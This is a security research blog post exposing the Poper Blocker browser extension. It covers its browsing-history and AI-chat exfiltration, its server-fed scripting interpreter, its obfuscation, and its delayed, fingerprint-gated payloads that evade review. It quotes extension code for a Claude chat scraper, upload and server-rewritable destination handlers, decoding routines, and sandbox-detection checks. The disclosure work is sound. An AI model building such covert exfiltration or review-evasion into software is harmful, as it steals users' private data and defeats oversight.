
Adblockers see every URL you visit, but they have to, that's how they decide what to block. It is the most common high-privilege category of extension most people install, and even the FBI recommends using them. This doesn't mean they're all safe, in fact they're one of the most often abused. We found 1 in 5 adblockers with over 100k users exfiltrates some form of browsing history - usually without justification.
The worst adblocker we've seen is Poper Blocker, which collects browsing history and AI chats, obfuscates it and ships it off via a custom interpreter, sandbox evasion, with rules delivered by a C2 server that enable screenshotting, DOM exfiltration and can be targeted at particular users.
It's got 2M+ users, with featured & verified badges and 4.8 stars from 81.6K reviews.
Intro
We see a lot of browsing history/URL exfiltration, it's the most common class of data that we see collected, it's typically full URL, however there are many extensions which do strip query parameters and paths, to just aggregate visited sites/hostnames. These extensions exfiltrate this data either with no explicit agreement to the privacy policy or a one-time "I accept" click.
A one-time "I accept" click to share every site you visit to an unknown third party, to potentially be sold is not acceptable. The Chrome Web Store doesn't think so either, and their policy explicitly prohibits collection of browsing history/URLs unless it's very prominently shown to the users. Users are not reminded of this exfiltration after.
The data exfiltration here is also not limited to history, some also exfiltrate AI chats and gather your Facebook ad targeting profile, including your age and gender, but nothing is as sophisticated as poperblocker.
What is it?
Pop up blocker for Chrome™ - Poper Blocker (bkkbcggnhapdmkeljlodobbkopceiche) has been featured on our blog before for obfuscating and exfiltrating AI chats. They're also listed on Edge (baplddocidbpmmneofgnhkjojmibmpck) and Safari (id6743758947). We've confirmed the Edge listing has the same remote config, which matters as Edge is what most managed Windows fleets ship with.
This isn't news to Google either. Back in May we listed Poper Blocker in our AI chat scraping wall of shame, it was reported to Google then and Louis Rossmann covered it in a video asking his audience to report it too. Four months on, it's still Featured, still Verified and still scraping AI chats.

It's an adblocker/popup blocker which claims to stop users from getting distracted online. Interestingly in their promotional material for the extension they have "Give up your privacy" and "We will track you" banners, seemingly indicating they block said trackers.
The privacy policy
Whenever you don't agree to the "disclosing to Affiliates for Research, Analytics and Product Improvement" and "Disclosing to Third Parties" it comes up with this on every page:

The popup shown on every page until you accept the data sharing
Which takes you to this page:

Sharing your data is "required" for the "advanced blocking features" - nagging users until they accept data sharing
This essentially means it's unusable without accepting the data sharing agreements, which they say are required for "advanced blocking features" (and this clears the persistent popup on all pages).
There's also a toggle to "opt out" to data sharing:

The "opt out" toggle, which is really an opt in
This "opt out" is actually an opt in - so if it's toggled on, you're opted in.
This shows a consistent implementation of dark patterns.
How they're tracking you
Poperblocker is shipping an interpreter for a custom scripting language with variables, loops and functions where the programs are downloaded from the vendor's server after installation. The language can read page content, request bodies and WebSocket frames, capture regions of the page as images, zip them, and upload them to a server-specified address.
When MV3 came around, Google explicitly banned this - but they're still getting away with it.
This entire setup feels more like malware than just greyware. Obfuscated C2 with a remote code interpreter to exfiltrate data, with sandbox detection isn't something you find in most extensions.
How the custom interpreter works
Normally, when an extension scrapes a page, the scraping logic is baked into the extension which means we can all read the code and see what it's up to. Poper Blocker doesn't work like this, it packages an empty interpreter and downloads the instructions later.
There are three pieces:
- The programs. On startup the extension calls
POST https://api.pbapi.xyz/v2/recwith a hardcoded id and gets back a batch of programs. When we requested, we were returned 40. - The dictionary. It also calls
POST https://api.pbapi.xyz/v2/configand gets back a numbered list of commands which serves as an instruction set. - The interpreter. Built into the extension, it reads each program and runs it.
Here's the actual one that scrapes your Claude conversations, trimmed down:
{
  "type": "claudeai_con_fetch",
  "page_url_match": "https://claude.ai/chat/.*",
  "request_url_match": "api/organizations/.*/chat_conversations/.*",
  "analyse": {
    "type": "aggregate",
    "parts": [
      {
        "key": "url",
        "value": { "type": "smart-path", "path": "[ prop url ]" }
      },
      {
        "key": "data",
        "value": { "type": "smart-path", "path": "[ prop message ]" }
      }
    ]
  }
}
In other words, this is saying: while the user is on claude.ai/chat/…, watch for the response coming back from Claude's conversation API, take the entire message body, and save it under data. That "message body" is your conversation with Claude.
Every step has a type, and the engine has a matching handler for each type.
Here's the engine's core loop, taken from the extension code, a big switch that looks at each instruction's type and calls the right handler:
switch (instruction.type) {
  case "filter":    ...   // narrow a list of elements down
  case "map":       ...   // do something to each item in a list
  case "selector":  ...   // find elements on the page (querySelector)
  case "xpath":     ...   // find elements another way
  case "aggregate": ...   // build a {label: value} bundle of results
  case "var-set":   ...   // save a value into a variable
  case "var-get":   ...   // read it back
  case "func-def":  ...   // define a function
  case "func-call": ...   // call it
  case "for":       ...   // loop
  case "break":     ...   // stop the loop
  case "continue":  ...   // skip to the next round
  case "try":       ...   // handle errors
}
This is practically a small programming language, and the vendor writes new programs and can load them in a targeted manner without any review from Google, targeting its millions of users.
We simplified that switch above to make it readable. In the real extension, none of those command names (or comments) actually appear.
Every case is a number which is looked up in the dictionary that gets downloaded separately:
switch (instruction.type) {
  case dictionary[109]:  ...   // = "filter"
  case dictionary[92]:   ...   // = "aggregate"
  case dictionary[100]:  ...   // = "func-call"
}
So the words aren't in the extension, they're sent from the vendor's server. We grepped over the extension and found no mentions of these functions.
"aggregate":                0 hits
"take-image":               0 hits   (screenshot an element)
"upload-blob":              0 hits   (send a file to a server)
"fetch-file-to-object-url": 0 hits   (download a file)
You cannot read this extension and work out what it does, because it deliberately doesn't contain the vocabulary to describe itself, this also helps to identify whether other security tools are using static vs dynamic analysis for their extension scanning.

Koi Dex showing this as only medium risk
Once you decode the dictionary, the full instruction set includes: read anything on the page, read the contents of network requests and responses, read WebSocket traffic, screenshot any part of the page, compress the result, and upload it to an address the server chooses, not an address hardcoded in the extension.
Here's the upload command:
async uploadBlob(instruction, context) {
  const blob        = await evaluate(instruction.blob, context);      // what to send
  const destination = await evaluate(instruction.uploadTo, context);  // where to send it - comes from the program
  if (!(blob instanceof Blob && destination)) return;
  // hand the blob + destination to the background page, which POSTs it
}
The 40 programs that were live on the capture date didn't use the file-upload or full-page capture commands, however, the server can update these at any point with no oversight from Google, or notification to the user.
If any advisories get sent out to flag the pbapi.xyz domain, they can rotate this domain easily by having the server reply back a different origin, making it much more difficult for conventional firewalls to block.
// default destination, but the server can overwrite it on any response
getDestination = () =>
  settings.hasOwnProperty("u") ? settings["u"] : "https://api.pbapi.xyz";
So the server decides what to collect, whether to collect, and where it goes - on every single round trip. That is a command-and-control channel.
We decided to make our own program, using the production CRX of Poper Blocker, but swapping out the remote hosts for a local version to demo how they can secretly enable keylogging and exfiltrate the results to a remote server, all obfuscated of course.
How the obfuscation works
This obfuscation serves no other purpose other than preventing researchers and reviewers from inspecting what this extension is up to.
The remote delivered programs aren't sent as readable JSON, instead each one comes as a block of text split into rows, and you have to read it down the columns instead of across.
Here's how the extension encodes the data going out:
azQu(e) {
  const rows  = e.e.split("\n");
  const width = rows[0].length;
  let out = "";
  for (let col = 0; col < width; col++)      // walk each column
    for (let r = 0; r < rows.length; r++)    // top to bottom
      out += rows[r].charAt(col);
  return JSON.parse(atob(out));              // then base64-decode
}
After reading the columns top-to-bottom, glue them together, base64-decode, and you get the program.
Even after you decode it, the program refers to its commands by number, not by name, so it's still unreadable until you fetch the dictionary from their server and map the numbers back (covered above).
Uploads also are obfuscated via ROT47, a fixed shift across the printable ASCII range. ROT47 is quite literally an implementation of the Caesar cipher.
// shift every character halfway along a fixed 94-character alphabet
rot47(s) { /* n = alphabet.indexOf(char); char = alphabet[(n + 47) % 94] */ }
The Google Analytics measurement ID and API secret are also wrapped in base64 three times over (atob(atob(atob(x)))).
How they're avoiding Google's reviews
When we first installed it, the extension called /v2/rec on schedule and the server sent back nothing interesting, with no programs for exfiltration.
The real programs didn't arrive until about 24 hours after install.
This delay isn't in the extension, we looked and the client has no timer holding anything back, the only 24-hour values in the code are cache lifetimes and daysSinceInstall is only ever sent as an analytics field.
This feels as though it's aimed squarely at Google's review. A review sandbox runs for minutes, not days. It installs the extension, drives it around, sees a pop-up blocker calling home and getting nothing back, and passes it, meanwhile the 40 programs show up a day later, to the real users.
As this is a server-side gate, if the server side gets any hint that this is not a real user and the extension is being evaluated, it tries to avoid getting caught red-handed.
They fingerprint the browser
One program anf_t runs on every site and reports back with flags to see if it's running in an automated environment, uploading:
iw    → navigator.webdriver          (generic automation flag)
cdc   → count of window keys ^$cdc…  (ChromeDriver / Selenium)
iplw  → window.__playwright__binding__   (Playwright)
npl   → navigator.plugins.length     (headless browsers have none)
nml   → navigator.mimeTypes.length
plus timezone, locale and UTC offset.
All of these are indicators which can be used to identify whether or not the extension is running in a sandbox and this is not packaged in the CRX, it is sent as a program so this can be run to check what is running it and whether or not it should start exfiltrating data.
There's a second lock too: even once the programs arrive, nothing uploads unless the user has "opted in" and the cs category is enabled, and it ships turned off by default. An automated review of the extension won't necessarily trip it and it also gives the vendor a "the user consented" line if anyone asks.
The delivery is also targeted, the programs are tied to a hardcoded sid and the fingerprint above, so the server can hand a clean set to anything that looks like Google's review infrastructure and the real set can be sent to everyone else. We only queried one sid on one day so we can't show two different payloads side by side, but the delay alone shows the delivery is conditional. The same mechanism lets the server hand a different program set to a particular timezone, locale or install cohort, so it could be pointed at one organisation.
If the domain ever gets flagged they don't need to push an update to move, the server rewrites the upload destination on any response (covered above), so an advisory naming pbapi.xyz wouldn't be enough.
What they're exfiltrating today
On the day we looked, here's what the programs were actually built to pull off your machine:
-
Your browsing history. The full URL of every page you land on and the referrer that sent you there. Not the hostname, the whole URL, query strings and all. This is the baseline every one of these extensions does, and Poper does it too, we caught it leaving on the wire.
-
Your AI chats. This is where it goes further than anything else we've seen. 23 of the 40 programs target ChatGPT, Claude, Gemini and Google's AI Mode, and between them they take the prompts you type, the model's full answers, any code blocks and maths in them, the "thinking" traces the models show, deep research reports and the sources they cite, voice conversations, the conversation titles, which model you're on and what plan you're paying for. The Claude program grabs the entire response body from the API (shown earlier). On a work machine that's source code, internal documents pasted in for summarising, and whatever the research report was about.
-
Ad and social data. The ads programs scrape Facebook, Instagram, LinkedIn and X for the advertiser, the creative and the landing page. On X it goes past the ad itself and takes the tweet text, the like/repost/reply/view counts and whether the account is verified.
-
A browser fingerprint. The
anf_tprogram from the review section reports your timezone, locale, UTC offset and a set of automation flags, on every site you visit. -
Your Cloudflare clearance. A program called
cloudflare-reqwatches your traffic and records, per site, whether you're holding Cloudflare's__cf_bmandcf_clearancecookies and whether Cloudflare challenged the request. These cookies aren't exfiltrated, it only reports back whether or not you have been challenged - potentially for sandbox detection. -
A cross-device id. Every upload also carries a uuid pulled from Chrome sync storage, so it's the same id on every device you're signed into, tying all of the above back to one person.
When you ROT47-decode a real upload, the browsing side of it looks like this:
{
  "u": "https://the-page-you-were-on.com/...", // full URL
  "kk": "https://where-you-came-from.com/...", // referrer
  "edh": "[{type: anf_t, data: [...fingerprint...]}]",
  "us": "aeb204c39", // the hardcoded sid
  "nid": "8.9.3" // extension version
}
Every time you load a page the extension grabs the hostname and keeps a rolling list of the last five sites you visited, which it base64-encodes into the extension's uninstall URL and keeps it up to date on every navigation, so the moment you remove Poper Blocker, Chrome fires off a GET to poperblocker.com/uninstall/ with your last five domains attached in the lD parameter.
Even uninstalling it leaks data.
Conclusion
Most adblockers are great, but this one is the worst. It's also featured, with a verified publisher, 2M users and 4.8/5 stars from 81.6K reviews. Poperblocker has evaded review from the Chrome Web Store and most likely Apple's app store, although we are unable to download this safely due to Apple's locked down ecosystem. Google was told about the AI chat scraping in May, publicly, and did nothing. At the time of writing, it's still live.
Security tools such as Enterprise DLPs will not catch this. A network DLP or TLS-inspecting proxy sees the user's own browser POSTing a ROT47 blob to an unremarkable domain, there's no keyword to match, no file to fingerprint, and the destination can change on the next response. This can only be caught by specialised tools which look at which extensions are being used, and can dynamically analyse extensions.
Here are the Chrome Web Store policies we think they're breaking:
- Limited Use as their privacy policy states they sell data:
We may sell the following categories of Personal Information or Personal Data: Identifiers, commercial information, internet and electronic network activity information, profiles and inferences, and “sensitive data,” as that term is defined under applicable U.S. privacy laws. We sell such categories of Personal Data to our affiliates who then may sell it to their business customers…
In some circumstances, since we generally collect information on all the URLs visited and AI Data this may include URLs or visits to sensitive websites or other sensitive topics and information.
- Misleading or Unexpected Behavior
- Code Readability Requirements
